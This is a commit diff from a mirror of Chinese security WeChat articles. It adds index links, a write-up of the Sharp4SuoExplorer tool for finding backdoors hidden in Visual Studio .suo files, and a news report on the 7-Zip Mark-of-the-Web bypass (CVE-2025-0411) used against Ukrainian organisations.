mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
最后一天福利 | 2024年度WebShell专题、内存马技术、反序列化漏洞文章和工具汇总、谷歌修复安卓内核零日漏洞,攻击者已利用该漏洞发起攻击、以色列间谍软件公司Paragon涉嫌利用WhatsApp零点击漏洞发动攻击、基于DeepSeek AI 代码审计漏洞 v1.0上线!可本地ollama调用 | 工具、GitHub Dorking 高级利用-更多自动化、更多发现【部分】、CNVD漏洞周报2025年第4期、上周关注度较高的产品安全漏洞(20250120-20250126)、自动化软件漏洞利用技术研究、首款色情应用登录苹果第三方应用商店、【漏洞复现】锐明技术Crocus系统存在任意文件读取、【漏洞预警】招标采购平台存在未授权访问、sqlmap Xplus 基于 sqlmap,对经典的数据库注入漏洞利用工具进行二开!更新V1.6、【漏洞复现】锐明Crocus系统存在任意文件读取漏洞、7-Zip MotW 绕过漏洞被用于针对乌克兰的0day攻击、2025 持续防范 GitHub 投毒,通过 Sharp4SuoExplorer 分析 Visual Studio 隐藏文件、
This commit is contained in:
 test committed
1 parent
ff87b3276c
commit
03081d550b
15 files changed
+1381
-3
No files matched your search
@@ -3493,5 +3493,20 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0ODM0NDIxNQ==&mid=2247493428&idx=1&sn=47039c762156ca739f4badbe020d9d88": "帆软bi反序列化漏洞利用工具更新V3.0",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg4MDYwNDc5Nw==&mid=2247486597&idx=1&sn=883c0b328f0619d96e93697b90252de7": "俄罗斯网络犯罪团伙利用7-Zip零日漏洞攻击乌克兰",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA4NTY4MjAyMQ==&mid=2447900163&idx=1&sn=e0d9d8eb42685d661a0731fa5c7b89a4": "420万台主机面临安全风险!VPN、路由器等设备因隧道协议漏洞暴露",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyMjQ5ODk5OA==&mid=2247507284&idx=2&sn=9b36d26dd2b9fe39250305eb1bc2500d": "五眼联盟发布网络边缘设备安全指导,强调取证可见性"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyMjQ5ODk5OA==&mid=2247507284&idx=2&sn=9b36d26dd2b9fe39250305eb1bc2500d": "五眼联盟发布网络边缘设备安全指导,强调取证可见性",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247498718&idx=1&sn=0bbf3d272f4c72302d21c151106a9275&chksm=fa595533cd2edc25867405807f8e4bfdee1cf510746683efe669fd6a09f3f08f97c6e86ca47a&scene=58&subscene=0": "最后一天福利 | 2024年度WebShell专题、内存马技术、反序列化漏洞文章和工具汇总",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247523273&idx=1&sn=93b3e227d4fa9991192622539f963393": "谷歌修复安卓内核零日漏洞,攻击者已利用该漏洞发起攻击",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247523273&idx=3&sn=7f4bba28b5ae9d5b82a1b6fbe59203af": "以色列间谍软件公司Paragon涉嫌利用WhatsApp零点击漏洞发动攻击",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNDAyNTY2NA==&mid=2247519424&idx=1&sn=fdbc725551179d2861feca5472776053": "基于DeepSeek AI 代码审计漏洞 v1.0上线!可本地ollama调用 | 工具",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5Mzc4MzUzMQ==&mid=2650260527&idx=1&sn=eb0df8daaf5798cb9fae2b60346a8e8a": "GitHub Dorking 高级利用-更多自动化、更多发现【部分】",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIwNDk0MDgxMw==&mid=2247499626&idx=1&sn=05db5599f68bac92168ecdfd9fd60e6e": "CNVD漏洞周报2025年第4期",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIwNDk0MDgxMw==&mid=2247499626&idx=2&sn=ee9c229cecafd1cfe426dce51fc7d03a": "上周关注度较高的产品安全漏洞(20250120-20250126)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5MjEyMTcyMQ==&mid=2651037473&idx=1&sn=2e6b2a606dfad6754a67fd146cea44c0": "自动化软件漏洞利用技术研究",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNTI2MTI1NA==&mid=2247502226&idx=1&sn=b9a3524d17296a87a51d12ae983b2caf": "首款色情应用登录苹果第三方应用商店",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0MjU5NTY2MQ==&mid=2247484347&idx=1&sn=828e443845536de2ad0b2be8f4b236c5": "【漏洞复现】锐明技术Crocus系统存在任意文件读取",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0MjU5NTY2MQ==&mid=2247484342&idx=1&sn=8fe6f034b3a56ecadd6473c3b09f87dd": "【漏洞预警】招标采购平台存在未授权访问",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650607416&idx=4&sn=160178c5674fef2239d1035bb05aacaa": "sqlmap Xplus 基于 sqlmap,对经典的数据库注入漏洞利用工具进行二开!更新V1.6",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyNTYxNDAwNQ==&mid=2247484508&idx=1&sn=b705f461a428d8aa34a7aebce836857c": "【漏洞复现】锐明Crocus系统存在任意文件读取漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NzAwOTg4NQ==&mid=2649794057&idx=1&sn=d2e030673abaffe0a3cbfe291ebcaabb": "7-Zip MotW 绕过漏洞被用于针对乌克兰的0day攻击",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247498740&idx=1&sn=16729f4e599a69352876c7c8cc33cbfa": "2025 持续防范 GitHub 投毒,通过 Sharp4SuoExplorer 分析 Visual Studio 隐藏文件"
|
||||
}
|
||||
@@ -0,0 +1,121 @@
|
||||
# 2025 持续防范 GitHub 投毒,通过 Sharp4SuoExplorer 分析 Visual Studio 隐藏文件
|
||||
原创 专攻.NET安全的 dotNet安全矩阵 2025-02-05 00:30
|
||||
|
||||

|
||||
|
||||
在2024年底的网络安全事件中,某提权工具被发现植入后门,攻击者利用 .suo 文件作为隐蔽的攻击方式。由于 .suo 文件是 Visual Studio 项目的隐藏配置文件,通常不为安全研究人员所关注,因此为攻击者提供了潜在的攻击渠道。
|
||||
|
||||
初步调查显示,此次攻击事件可能是由东南亚地区的 APT 组织—海莲花所为。该组织以其高度隐蔽性和技术精湛的攻击手段而著称,通常将目标锁定在政府机构、军事单位以及其他高价值目标上,进行精确打击。
|
||||
|
||||
2025年为应对这种隐蔽攻击方式,Sharp4SuoExplorer 应运而生。通过对 .suo 文件的深度分析,Sharp4SuoExplorer 能够帮助识别潜在的安全风险,及时发现隐藏的恶意代码或后门,从而防止类似攻击带来的进一步危害。
|
||||
|
||||
**01. 工具基本介绍**
|
||||
|
||||
|
||||
|
||||

Sharp4SuoExplorer 是一款专门用于逆向解析和查看 .suo 文件内容的工具。该工具通过直观的 **GUI** 界面,使用户能够轻松地列出 .suo 文件中的所有键名,并查看每个键的具体内容。
|
||||
|
||||
|
||||
|
||||
|
||||
**02. 工具实战用法**
|
||||
|
||||
|
||||
|
||||
Sharp4SuoExplorer .exe 可以快速列出 .suo 文件中的所有键,支持查看指定键名的内容,内容默认以十六进制显示。
|
||||
|
||||
|
||||
|
||||

比如,查看包含了.NET反序列化攻击载荷键名为 VsToolboxService 的内容,如下图所示。
|
||||
|
||||
|
||||
|
||||
综上所述,Sharp4SuoExplorer 是一款强大的工具,可用于逆向分析恶意 .suo 文件,帮助用户识别和防止潜在的钓鱼攻击。通过其直观的 GUI 界面,用户可以轻松地解析和查看 .suo 文件的具体内容,进而发现隐藏的恶意代码、后门或其他恶意数据。
|
||||
|
||||
对于安全团队和渗透测试人员来说,Sharp4SuoExplorer 提供了一种有效的方式来防止因 .suo 文件被恶意植入而导致的安全风险。
|
||||
文章涉及的工具已
|
||||
打包在星球,感兴趣的朋友可以加入自取。
|
||||
|
||||
**03. 技术精华内容**
|
||||
|
||||
|
||||
|
||||
从漏洞分析到安全攻防,我们涵盖了 .NET 安全各个关键方面,为您呈现最新、最全面的 .NET 安全知识,下面是公众号发布的精华文章集合,推荐大伙阅读!
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247497498&idx=2&sn=00900a0c29c85b41fe6a586d7e5c3571&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247495167&idx=1&sn=9280c55fdc7c9146e549be470cf9f120&chksm=fa594312cd2eca04bfe8fd1fd3890b389d9c700b9b69d897f919addac399bab4f4d2e55f6b4f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247490722&idx=2&sn=c9807daa5548e139a0c67303cb26882a&chksm=fa5ab24fcd2d3b59a85be03e69c655ffd644e8458bc2ec3f572da4b40b43e5003fda756f35b4&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247490703&idx=2&sn=e7db1ff662e5b41d9a1806fbdf33e204&chksm=fa5ab262cd2d3b7470f029b9a07d1dd3611e63be910b01a601144efe7d84b5f016f488a354cf&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247490700&idx=2&sn=e8a865ada7c743e77fb9e953c5da74b1&chksm=fa5ab261cd2d3b7736387eddfc8524a378a1604552d0c9b55476646f9e8275f48818aab8acad&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247488736&idx=2&sn=d24aaa297c51eb620ccdf67af513086d&chksm=fa5aba0dcd2d331bbb22f3f5657199d718c90efed42fcb9cb67ec23d342f887c117e4858f1cb&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
**04. 加入安全社区**
|
||||
|
||||
|
||||
|
||||
目前dot.Net安全矩阵星球已成为中国.NET安全领域最知名、最专业的技术知识库之一,超 **1200+**
|
||||
成员一起互动学习。星球主题数量近 **600+**
|
||||
,精华主题
|
||||
230+
|
||||
,PDF文档和压缩包
|
||||
300+
|
||||
。从Web应用到PC端软件应用,无论您是初学者还是经验丰富的开发人员,都能在这里找到对应的实战指南和最佳实践。
|
||||
|
||||

|
||||
|
||||
## 20+专栏文章
|
||||
|
||||
|
||||
星球文化始终认为授人以鱼不如授人以渔!星球整理出**20+**
|
||||
个专题栏目涵盖 **.NET安全 点、线、面、体等知识范围**
|
||||
,助力师傅们实战攻防!其中主题包括.NET 内网攻防、漏洞分析、内存马、代码审计、预编译、反序列化、WebShell免杀、命令执行、工具库等等。
|
||||
|
||||

|
||||
|
||||
## 海量资源和工具
|
||||
|
||||
截至当前,dot.Net安全矩阵星球社区汇聚了
|
||||
**600+**
|
||||
个实用工具和高质量PDF学习资料。这些资源涵盖了攻防对抗的各个方面,在实战中能够发挥显著作用,为对抗突破提供强有力的支持。
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
## 专属成员交流群
|
||||
|
||||
我们还有多个成员专属的
|
||||
**内部星球陪伴群**
|
||||
,加入的成员可以通过在群里提出问题或参与论的方式来与其他成员交流思想和经验。此外还可以通过星球或者微信群私聊向我们进行提问,以获取帮助迅速解决问题。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
## 已入驻的大咖们
|
||||
|
||||
星球汇聚了各行业安全攻防技术大咖,并且每日分享.NET安全技术干货以及交流解答各类技术等问题,社区中发布很多
|
||||
**高质量的.NET安全资源**
|
||||
,可以说市面上很少见,都是干货。
|
||||
|
||||

|
||||
## 欢迎加入我们
|
||||
|
||||
dotNet安全矩阵星球从创建以来一直聚焦于.NET领域的安全攻防技术,定位于高质量安全攻防星球社区,也得到了许多师傅们的支持和信任,通过星球深度连接入圈的师傅们,一起推动.NET安全高质量的向前发展。
|
||||
**星球门票后期价格随着内容和质量的不断沉淀会适当提高,因此越早加入越好!**
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,214 @@
|
||||
# 7-Zip MotW 绕过漏洞被用于针对乌克兰的0day攻击
|
||||
会杀毒的单反狗 军哥网络安全读报 2025-02-05 01:00
|
||||
|
||||
**导****读**
|
||||
|
||||
|
||||
|
||||
自 2024 年 9 月以来,俄罗斯黑客利用 7-Zip 漏洞作为
|
||||
0
|
||||
day漏洞武器,该漏洞允许攻击者绕过 Windows 安全功能 Mark of the Web (MotW)。
|
||||
|
||||
|
||||
据趋势科技研究人员称,该漏洞被用于针对乌克兰政府和私人组织的 SmokeLoader 恶意软件活动。
|
||||
|
||||
|
||||

Web 标记是一项 Windows 安全功能,旨在警告用户他们即将执行的文件来自不受信任的来源,并通过附加提示请求确认步骤。绕过 MoTW 可让恶意文件在受害者的计算机上运行而无需发出警告。
|
||||
|
||||
|
||||
从网络下载文档和可执行文件或以电子邮件附件形式接收时,Windows 会向文件添加一个称为“Web 标记” (MoTW)的特殊“Zone.Id”备用数据流。
|
||||
|
||||
|
||||
当尝试打开下载的文件时,Windows 将检查是否存在 MoTW,如果存在,则向用户显示其他警告,询问他们是否确定要运行该文件。同样,当在 Word 或 Excel 中打开带有 MoTW 标志的文档时,Microsoft Office 将生成其他警告并关闭宏。
|
||||
|
||||
|
||||
|
||||
Windows 中的 MoTW 警告
|
||||
,
|
||||
来源:BleepingComputer
|
||||
|
||||
|
||||
由于 Web 标记的安全功能可防止危险文件自动运行,攻击者通常会尝试找到 MoTW 绕过方法,以便他们的文件自动运行和执行。
|
||||
|
||||
### 攻击中利用 MoTW 绕过技术
|
||||
###
|
||||
|
||||
趋势科技的零日计划 (ZDI) 团队于 2024 年 9 月 25 日首次发现该漏洞,目前追踪为 CVE-2025-0411,并在俄罗斯威胁组织发起的攻击中观察到该漏洞利用。
|
||||
|
||||
|
||||
黑客利用 CVE-2025-0411,使用双重存档文件(存档中的存档)来利用 MoTW 标志缺乏继承,从而导致恶意文件执行而不会触发警告。
|
||||
|
||||
|
||||

这些特制的档案文件通过被入侵的乌克兰政府账户的钓鱼邮件发送给目标,以绕过安全过滤器并显得合法。
|
||||
|
||||
|
||||
|
||||
攻击活动中使用的钓鱼电子邮件样本,来源:趋势科技
|
||||
|
||||
|
||||
攻击者将有效载荷隐藏在 7-Zip 文件中,使其看起来是无害的 Word 或 PDF 文档。
|
||||
|
||||
|
||||

虽然打开父档案确实会传播 MoTW 标志,但 CVE-2025-0411 漏洞导致该标志不会传播到内部档案的内容,从而允许恶意脚本和可执行文件直接启动。
|
||||
|
||||
|
||||
|
||||
被屏蔽文件的真实内容,来源:趋势科技
|
||||
|
||||
|
||||
最后一步会触发 SmokeLoader 负载,这是一种恶意软件投放器,过去用于安装信息窃取程序、木马、勒索软件或创建后门以实现持续访问。
|
||||
|
||||
|
||||
趋势科技表示这些攻击影响了以下组织:
|
||||
- 乌克兰国家行政局 (SES) ——司法部
|
||||
- 扎波罗热汽车制造厂 (PrJSC ZAZ) ——汽车、公共汽车和卡车制造商
|
||||
- Kyivpastrans ——基辅公共交通服务
|
||||
- SEA 公司——家用电器、电气设备和电子产品制造商
|
||||
- 韦尔霍维纳地区国家管理局——伊万诺-弗兰科夫斯克州管理局
|
||||
- VUSA——保险公司
|
||||
- 德尼普罗市地区药房——地区药房
|
||||
- Kyivvodokanal ——基辅供水公司
|
||||
- 扎利希奇基市议会——市议会
|
||||
###
|
||||
### 更新 7-Zip
|
||||
###
|
||||
|
||||
2024 年 11 月 30 日发布的24.09 版本中解决了该风险。但是,因 7-Zip 不包含自动更新功能,因此 7-Zip 用户运行过时版本的情况很常见。
|
||||
|
||||
|
||||
强烈建议用户下载最新版本以确保免受此漏洞的影响。
|
||||
|
||||
|
||||
技术报告:
|
||||
|
||||
https://www.trendmicro.com/en_us/research/25/a/cve-2025-0411-ukrainian-organizations-targeted.html
|
||||
|
||||
|
||||
新闻链接:
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/7-zip-motw-bypass-exploited-in-zero-day-attacks-against-ukraine/
|
||||
|
||||
|
||||
|
||||
**今日安全资讯速递**
|
||||
|
||||
|
||||
|
||||
**APT事件**
|
||||
|
||||
|
||||
Advanced Persistent Threat
|
||||
|
||||
7-Zip MotW 绕过漏洞被用于针对乌克兰的
|
||||
0day
|
||||
攻击
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/7-zip-motw-bypass-exploited-in-zero-day-attacks-against-ukraine/
|
||||
|
||||
|
||||
俄罗斯黑客涉嫌入侵英国首相个人电子邮件账户
|
||||
|
||||
https://therecord.media/keir-starmer-email-hack-russia-suspected
|
||||
|
||||
|
||||
网络间谍利用新型 SSH 后门攻击网络设备
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/chinese-cyberspies-use-new-ssh-backdoor-in-network-device-hacks/
|
||||
|
||||
|
||||
|
||||
**一般威胁事件**
|
||||
|
||||
|
||||
General Threat Incidents
|
||||
|
||||
新型 ValleyRAT 恶意软件变种通过虚假 Chrome 下载进行传播
|
||||
|
||||
https://hackread.com/valleyrat-malware-variant-fake-chrome-downloads/
|
||||
|
||||
|
||||
2024 年发现 22 个新的 Mac 恶意软件家族
|
||||
|
||||
https://www.securityweek.com/22-new-mac-malware-families-seen-in-2024/
|
||||
|
||||
|
||||
信息窃取攻击激增,威胁欧洲、中东和非洲地区组织的数据安全
|
||||
|
||||
https://www.infosecurity-magazine.com/news/surge-in-infostealer-attacks-emea/
|
||||
|
||||
|
||||
与 DaggerFly 相关的 Linux 恶意软件瞄准网络设备
|
||||
|
||||
https://www.infosecurity-magazine.com/news/daggerfly-linux-malware-network/
|
||||
|
||||
|
||||
恶意软件伪装成 DeepSeek 软件包攻击开发人员
|
||||
|
||||
https://www.securityweek.com/developers-targeted-with-malware-disguised-as-deepseek-package/
|
||||
|
||||
|
||||
日本运动服装公司美津浓在 2024 年勒索软件攻击后确认数据泄露
|
||||
|
||||
https://therecord.media/mizuno-data-breach-notification
|
||||
|
||||
|
||||
Coyote 恶意软件扩大影响范围
|
||||
|
||||
https://thehackernews.com/2025/02/coyote-malware-expands-reach-now.html
|
||||
|
||||
|
||||
恶意 Go 软件包利用模块镜像缓存实现持久远程访问
|
||||
|
||||
https://thehackernews.com/2025/02/malicious-go-package-exploits-module.html
|
||||
|
||||
|
||||
**漏洞事件**
|
||||
|
||||
|
||||
Vulnerability Incidents
|
||||
|
||||
Microsoft SharePoint 连接器漏洞可能导致 Power Platform 上的凭据被盗
|
||||
|
||||
https://thehackernews.com/2025/02/microsoft-sharepoint-connector-flaw.html
|
||||
|
||||
|
||||
谷歌修复了被积极利用的安卓内核
|
||||
0day
|
||||
漏洞
|
||||
|
||||
https://securityaffairs.com/173812/hacking/google-android-kernel-zero-day-flaw.html
|
||||
|
||||
|
||||
Contec CMS8000 病人监护仪不包含恶意后门,但存在不安全和易受攻击的设计
|
||||
|
||||
https://www.securityweek.com/contec-patient-monitors-not-malicious-but-still-pose-big-risk-to-healthcare/
|
||||
|
||||
|
||||
微软修复 Azure AI 人脸服务严重漏洞,CVSS 评分达 9.9
|
||||
|
||||
https://thehackernews.com/2025/02/microsoft-patches-critical-azure-ai.html
|
||||
|
||||
|
||||
Zyxel 不会修补报废路由器中新发现的漏洞
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/zyxel-wont-patch-newly-exploited-flaws-in-end-of-life-routers/
|
||||
|
||||
|
||||
Netgear 警告用户修补关键 WiFi 路由器漏洞
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/netgear-warns-users-to-patch-critical-wifi-router-vulnerabilities/
|
||||
|
||||
|
||||
AMD 修补可能破坏机密计算保护的 CPU 漏洞
|
||||
|
||||
https://www.securityweek.com/amd-patches-cpu-vulnerability-found-by-google/
|
||||
|
||||
|
||||
|
||||
扫码关注
|
||||
|
||||
军哥网络安全读报
|
||||
|
||||
**讲述普通人能听懂的安全故事**
|
||||
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
# CNVD漏洞周报2025年第4期
|
||||
原创 CNVD CNVD漏洞平台 2025-01-27 07:54
|
||||
国家互联网应急中心CNCERT 2025-02-05 02:16
|
||||
|
||||
2
|
||||
0
|
||||
|
||||
@@ -0,0 +1,59 @@
|
||||
# GitHub Dorking 高级利用-更多自动化、更多发现【部分】
|
||||
骨哥说事 骨哥说事 2025-02-05 02:41
|
||||
|
||||
<table><tbody><tr><td data-colwidth="557" width="557" valign="top" style="word-break: break-all;"><h1 data-selectable-paragraph="" style="white-space: normal;outline: 0px;max-width: 100%;font-family: -apple-system, system-ui, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;background-color: rgb(255, 255, 255);box-sizing: border-box !important;overflow-wrap: break-word !important;"><strong style="outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="outline: 0px;max-width: 100%;font-size: 18px;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="color: rgb(255, 0, 0);"><strong><span style="font-size: 15px;"><span leaf="">声明:</span></span></strong></span><span style="font-size: 15px;"></span></span></strong><span style="outline: 0px;max-width: 100%;font-size: 18px;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="font-size: 15px;"><span leaf="">文章中涉及的程序(方法)可能带有攻击性,仅供安全研究与教学之用,读者将其信息做其他用途,由用户承担全部法律及连带责任,文章作者不承担任何法律及连带责任。</span></span></span></h1></td></tr></tbody></table>#
|
||||
# 防丢失:https://gugesay.com/
|
||||
|
||||
